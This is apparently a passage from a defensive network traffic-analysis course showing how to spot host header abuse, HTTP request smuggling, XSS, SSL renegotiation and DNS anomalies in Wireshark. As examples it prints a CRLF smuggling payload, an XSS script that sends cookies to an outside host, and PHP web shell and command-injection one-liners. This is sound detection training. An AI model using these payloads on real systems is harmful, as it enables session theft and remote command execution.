
- `http.request and (!(http.host == "192.168.10.7"))`



http.request and (!(http.host == "192.168.10.7"))

No.	Time	Source	Destination	Protocol	Length	Info
68	23.092701	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
78	24.349949	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
88	24.771145	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
98	47.347583	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
108	47.715406	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
118	48.021632	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
128	48.281401	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
138	48.568907	192.168.10.5	192.168.10.7	HTTP	550	GET /login.php?file=Time-Widget.php HTTP/1.1
148	79.867425	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
158	82.136230	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
168	82.288875	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
178	82.464064	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
188	82.601345	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
198	82.758685	192.168.10.5	192.168.10.7	HTTP	546	GET /login.php?file=Time-Widget.php HTTP/1.1
208	92.760820	192.168.10.5	192.168.10.7	HTTP	555	GET /login.php?file=Time-Widget.php HTTP/1.1
218	94.666448	192.168.10.5	192.168.10.7	HTTP	555	GET /login.php?file=Time-Widget.php HTTP/1.1

Suppose we noticed that this filter returned some results, we could dig into these HTTP requests a little deeper to find out what hosts these bad actors might have tried to use. We might commonly notice `127.0.0.1`.



```
> Frame 68: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Micro-St_95:68:2a (44:8a:5b:95:68:2a)
> Internet Protocol Version 4, Src: 192.168.10.5, Dst: 192.168.10.7
> Transmission Control Protocol, Src Port: 32916, Dst Port: 80, Seq: 1, Ack: 1, Len: 484
v Hypertext Transfer Protocol
  > GET /login.php?file=Time-Widget.php HTTP/1.1\r\n
    Host: 127.0.0.1\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0…
    Referer: http://192.168.10.7/\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://127.0.0.1/login.php?file=Time-Widget.php]
    [HTTP request 1/1]
    [Response in frame: 70]
```

Or instead something like admin.

```
> Frame 148: 546 bytes on wire (4368 bits), 546 bytes captured (4368 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Micro-St_95:68:2a (44:8a:5b:95:68:2a)
> Internet Protocol Version 4, Src: 192.168.10.5, Dst: 192.168.10.7
> Transmission Control Protocol, Src Port: 36022, Dst Port: 80, Seq: 1, Ack: 1, Len: 480
v Hypertext Transfer Protocol
  > GET /login.php?file=Time-Widget.php HTTP/1.1\r\n
    Host: admin\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
    Referer: http://192.168.10.7/\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://admin/login.php?file=Time-Widget.php]
    [HTTP request 1/1]
    [Response in frame: 150]
```

Attackers will attempt to use different host headers to gain levels of access they would not normally achieve through the legitimate host. They may use proxy tools like burp suite or others to modify these before sending them to the server. In order to prevent successful exploitation beyond only detecting these events, we should always do the following.

1. `Ensure that our virtualhosts or access configurations are setup correctly to prevent this form of access.`
2. `Ensure that our web server is up to date.`

Analyzing Code 400s and Request Smuggling

We might also notice some bad responses from our web server, like code 400s. These codes indicate a bad request from the client, so they can be a good place to start when detecting malicious actions via http/https. In order to filter for these, we can use the following

- `http.response.code == 400`

http.response.code == 400

No.	Time	Source	Destination	Protocol	Length	Info
230	219.249840	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
240	220.925435	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
280	373.130240	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
290	375.462469	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
300	375.949831	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
310	376.286971	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
320	376.594220	192.168.10.7	192.168.10.5	HTTP	549	HTTP/1.1 400 Bad Request (text/html)

Suppose we were to follow one of these HTTP streams, we might notice the following from the client.

```
GET /login.php?id=1%20HTTP/1.1%0d%0aHost:%20192.168.10.5%0d%0a%0d%0aGET%20/uploads/cmd.php%20HTTP/1.1%0d%0aHost:%20127.0.0.1:8080%0d%0a%0d%0a HTTP/1.13a8080%0d%0a%0d%0a%20 HTTP/1.1
Host: 192.168.10.5
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.10.7/
```

This is commonly referred to as HTTP request smuggling or CRLF (Carriage Return Line Feed). Essentially, an attacker will try the following.

- `GET%20%2flogin.php%3fid%3d1%20HTTP%2f1.1%0d%0aHost%3a%20192.168.10.5%0d%0a%0d%0aGET%20%2fuploads%2fcmd2.php%20HTTP%2f1.1%0d%0aHost%3a%20127.0.0.1%3a8080%0d%0a%0d%0a%20HTTP%2f1.1 Host: 192.168.10.5`

Which will be decoded by our server like this.

```
GET /login.php?id=1 HTTP/1.1
Host: 192.168.10.5

GET /uploads/cmd2.php HTTP/1.1
Host: 127.0.0.1:8080

 HTTP/1.1
Host: 192.168.10.5
```

Essentially, in cases where our configurations are vulnerable, the first request will go through, and the second request will as well shortly after. This can give an attacker levels of access that we would normally prohibit. This occurs due to our configuration looking like the following.

Apache Configuration

```
<VirtualHost *:80>

    RewriteEngine on
    RewriteRule "^/categories/(.*)"
"http://192.168.10.100:8080/categories.php?id=$1" [P]
    ProxyPassReverse "/categories/" "http://192.168.10.100:8080/"

</VirtualHost>
```


CVE-2023-25690


As such watching for these code 400s can give clear indication to adversarial actions during our traffic analysis efforts. Additionally, we would notice if an attacker is successful with this attack by finding the code `200` (`success`) in response to one of the requests which look like this.

Cross-Site Scripting (XSS) & Code Injection Detection

Related PCAP File(s):

- `XSS_Simple.pcapng`

Suppose we were looking through our HTTP requests and noticed that a good amount of requests were being sent to an internal "server," we did not recognize. This could be a clear indication of cross-site scripting. Let's take the following output for example.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=mZjQ17NLXY8ZNBbJCS0O HTTP/1.1
2	0.000821	192.168.10.5	192.168.10.3	HTTP	401	Continuation
3	2.225293	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=3gNoDd8tDEq8dtz7tA4V HTTP/1.1
4	2.226143	192.168.10.5	192.168.10.3	HTTP	401	Continuation
5	3.344788	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=erloApVdxNhdhdOyFo8Z HTTP/1.1
6	3.345603	192.168.10.5	192.168.10.3	HTTP	401	Continuation
7	4.859956	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=ZbngxXBzosnPmW3IYZuQ HTTP/1.1
8	4.861045	192.168.10.5	192.168.10.3	HTTP	401	Continuation
9	5.808899	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=a0tFNvjOGW7n22WT7pLq HTTP/1.1
10	5.809413	192.168.10.5	192.168.10.3	HTTP	401	Continuation
11	7.437505	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=041b8LMMpFmyXBx8bCuH HTTP/1.1
12	7.438632	192.168.10.5	192.168.10.3	HTTP	401	Continuation
13	8.556904	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=doMOPxOsBBo8qOtICSK7 HTTP/1.1
14	8.557586	192.168.10.5	192.168.10.3	HTTP	401	Continuation
15	9.611185	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=R3Uc6m0dbLYIvQjroMEu HTTP/1.1
16	9.611957	192.168.10.5	192.168.10.3	HTTP	401	Continuation
17	10.400475	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=yL8Lh8RQr1TfyfKneZAf HTTP/1.1
18	10.401373	192.168.10.5	192.168.10.3	HTTP	401	Continuation
19	11.439779	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=SX8vRMrAMdW4xi962Ncm HTTP/1.1
20	11.440386	192.168.10.5	192.168.10.3	HTTP	401	Continuation
21	13.534266	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=MyTic4pDy088cIj05Y3W HTTP/1.1
22	13.535167	192.168.10.5	192.168.10.3	HTTP	401	Continuation
23	38.017627	192.168.10.50	192.168.10.7	HTTP	505	GET /something.html HTTP/1.1

We might notice alot of values being sent over, and in real cases this might not be as obvious that these are user's cookies/tokens. Instead, it might even be encoded or encrypted while it is in transit. Essentially speaking, cross-site scripting works through an attacker injecting malicious javascript or script code into one of our web pages through user input. When other users visit our web server their browsers will execute this code. Attackers in many cases will utilize this technique to steal tokens, cookies, session values, and more. If we were to follow one of these requests it would look like the following.

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · XSS_Simple.pcapng

```
GET /aoidjw?cookie=?cookie=[redacted] HTTP/1.1
Host: 192.168.10.5
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Mobile Safari/537.36
Accept: */*
Origin: http://192.168.10.7
Referer: http://192.168.10.7/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>
```

Getting down to the root of where this code is originating can be somewhat tricky. However, suppose we had a user comment area on our web server. We might notice one of the comments looks like the following.

```
<script>
  window.addEventListener("load", function() {
    const url = "http://192.168.0.19:5555";
    const params = "cookie=" + encodeURIComponent(document.cookie);
    const request = new XMLHttpRequest();
    request.open("GET", url + "?" + params);
    request.send();
  });
</script>
```

This would be successful cross-site scripting from the attacker, and as such we would want to remove this comment quickly, and even in most cases bring our server down to fix the issue before it persists. We might also notice in some cases, that an attacker might attempt to inject code into these fields like the following two examples.

In order for them to get command and control through PHP.

```
<?php system($_GET['cmd']); ?>
```

Or to execute a single command with PHP:

```
<?php echo `whoami` ?>
```


Preventing XSS and Code Injection

In order to prevent these threats after we detect them, we can do the following.

1. `Sanitize and handle user input in an acceptable manner.`
2. `Do not interpret user input as code.`

SSL Renegotiation Attacks

Related PCAP File(s):

- `SSL_renegotiation_edited.pcapng`

Although HTTP traffic is unencrypted, we sometimes will run into encrypted HTTPs traffic. As such, knowing the indicators and signs of malicious HTTPs traffic is crucial to our traffic analysis efforts.

HTTPs Breakdown

Unlike HTTP, which is a stateless protocol, HTTPs incorporates encryption to provide security for web servers and clients. It does so with the following.

1. `Transport Layer Security (Transport Layer Security)`
2. `Secure Sockets Layer (SSL)`

Generally speaking, when a client establishes a HTTPs connection with a server, it conducts the following.

1. `Handshake:` The server and client undergo a handshake when establishing an HTTPs connection. During this handshake, the client and server agree upon which encryption algorithms to use, and exchange their certificates.
2. `Encryption`: Upon completion of the handshake, the client and the server use the prior agreed upon encryption algorithm to encrypt further data communicated between them.
3. `Further Data Exchange:` Once the encrypted connection is established, the client and the server will continue to exchange data between each other. This data could be web pages, images, or other web resources.
4. `Decryption:` When the client transmits to the server, or the server transmits to the client, they must decrypt this data with the private and public keys.


As such, one of the more common HTTPs based attacks are SSL renegotiation, in which an attacker will negotiate the session to the lowest possible encryption standard.

However there are other encryption attacks we should be aware of like the `heartbleed vulnerability`

The Heartbleed Vulnerability CVE-2014-0160

TLS and SSL Handshakes

In order to establish an encrypted connection, the client and server must undergo the handshake process. Fortunately for us, TLS and SSL handshakes are mostly similar in their steps.



To break it down further, we might observe the following occur during our traffic analysis efforts.

1. `Client Hello` - The initial step is for the client to send its hello message to the server. This message contains information like what TLS/SSL versions are supported by the client, a list of cipher suites (aka encryption algorithms), and random data (nonces) to be used in the following steps.
2. `Server Hello` - Responding to the client Hello, the server will send a Server Hello message. This message includes the server's chosen TLS/SSL version, its selected cipher suite from the client's choices, and an additional nonce.
3. `Certificate Exchange` - The server then sends its digital certificate to the client, proving its identity. This certificate includes the server's public key, which the client will use to conduct the key exchange process.
4. `Key Exchange` - The client then generates what is referred to as the premaster secret. It then encrypts this secret using the server's public key from the certificate and sends it on to the server.
5. `Session Key Derivation` - Then both the client and the server use the nonces exchanged in the first two steps, along with the premaster secret to compute the session keys. These session keys are used for symmetric encryption and decryption of data during the secure connection.
6. `Finished Messages` - In order to verify the handshake is completed and successful, and also that both parties have derived the same session keys, the client and server exchange finished messages. This message contains the hash of all previous handshake messages and is encrypted using the session keys.
7. `Secure Data Exchange` - Now that the handshake is complete, the client and the server can now exchange data over the encrypted channel.

We can also look at this from a general algorithmic perspective.


Handshake Step	Relevant Calculations
`Client Hello`	`ClientHello = { ClientVersion, ClientRandom, Ciphersuites, CompressionMethods }`
`Server Hello`	`ServerHello = { ServerVersion, ServerRandom, Ciphersuite, CompressionMethod }`
`Certificate Exchange`	`ServerCertificate = { ServerPublicCertificate }`
`Key Exchange`	- `ClientDHPrivateKey` - `ClientDHPublicKey = DH_KeyGeneration(ClientDHPrivateKey)` - `ClientKeyExchange = { ClientDHPublicKey }` - `ServerDHPrivateKey` - `ServerDHPublicKey = DH_KeyGeneration(ServerDHPrivateKey)` - `ServerKeyExchange = { ServerDHPublicKey }`
`Premaster Secret`	- `PremasterSecret = DH_KeyAgreement(ServerDHPublicKey, ClientDHPrivateKey)` - `PremasterSecret = DH_KeyAgreement(ClientDHPublicKey, ServerDHPrivateKey)`
`Session Key Derivation`	`MasterSecret = PRF(PremasterSecret, "master secret", ClientNonce + ServerNonce)`
	`KeyBlock = PRF(MasterSecret, "key expansion", ServerNonce + ClientNonce)`
`Extraction of Session Keys`	- `ClientWriteMACKey = First N bytes of KeyBlock` - `ServerWriteMACKey = Next N bytes of KeyBlock` - `ClientWriteKey = Next N bytes of KeyBlock` - `ServerWriteKey = Next N bytes of KeyBlock` - `ClientWriteIV = Next N bytes of KeyBlock` - `ServerWriteIV = Next N bytes of KeyBlock`
`Finished Messages`	`FinishedMessage = PRF(MasterSecret, "finished", Hash(ClientHello + ServerHello))`

Diving into SSL Renegotiation Attacks

In order to find irregularities in handshakes, we can utilize TCP dump and Wireshark as we have done before. In order to filter to only handshake messages we can use this filter in Wireshark.

- `ssl.record.content_type == 22`

The content type 22 specifies handshake messages only. Specifying this filter we should get a view like the following.



When we are looking for SSL renegotiation attacks, we can look for the following.

1. `Multiple Client Hellos` - This is the most obvious sign of an SSL renegotiation attack. We will notice multiple client hellos from one client within a short period like above. The attacker repeats this message to trigger renegotiation and hopefully get a lower cipher suite.
2. `Out of Order Handshake Messages` - Simply put, sometimes we will see some out of order traffic due to packet loss and others, but in the case of SSL renegotiation some obvious signs would be the server receiving a client hello after completion of the handshake.

An attacker might conduct this attack against us for the following reasons


1. `Denial of Service` - SSL renegotiation attacks consume a ton of resources on the server side, and as such it might overwhelm the server and cause it to be unresponsive.
2. `SSL/TLS Weakness Exploitation` - The attacker might attempt renegotiation to potentially exploit vulnerabilities with our current implementation of cipher suites.
3. `Cryptanalysis` - The attacker might use renegotiation as a part of an overall strategy to analyze our SSL/TLS patterns for other systems.

Peculiar DNS Traffic

DNS Traffic can be cumbersome to inspect, as many times our clients will generate a ton of it, and abnormalities can sometimes get buried in the mass volume of it. However, understanding DNS and some direct signs of malicious actions is important in our traffic analysis efforts.

DNS Queries

DNS queries are used when a client wants to resolve a domain name with an IP address, or the other way around. First, we can explore the most common type of query, which is forward lookups.



Generally speaking, when a client initiates a DNS forward lookup query, it does the following steps.

- Request:
  - `Where is academy.hackthebox.com?`
- Response:
  - `Well its at 192.168.10.6`

Step	Description
`1. Query Initiation`	When the user wants to visit something like academy.hackthebox.com it initiates a DNS forward query.
`2. Local Cache Check`	The client then checks its local DNS cache to see if it has already resolved the domain name to an IP address. If not it continues with the following.
`3. Recursive Query`	The client then sends its recursive query to its configured DNS server (local or remote).
`4. Root Servers`	The DNS resolver, if necessary, starts by querying the root name servers to find the authoritative name servers for the top-level domain (TLD). There are 13 root servers distributed worldwide.
`5. TLD Servers`	The root server then responds with the authoritative name servers for the TLD (aka .com or .org)
`6. Authoritative Servers`	The DNS resolver then queries the TLD's authoritative name servers for the second-level domain (aka hackthebox.com).
`7. Domain Name's Authoritative Servers`	Finally, the DNS resolver queries the domains authoritative name servers to obtain the IP address associated with the requested domain name (aka academy.hackthebox.com).

Step	Description
`8. Response`	The DNS resolver then receives the IP address (A or AAAA record) and sends it back to the client that initiated the query.

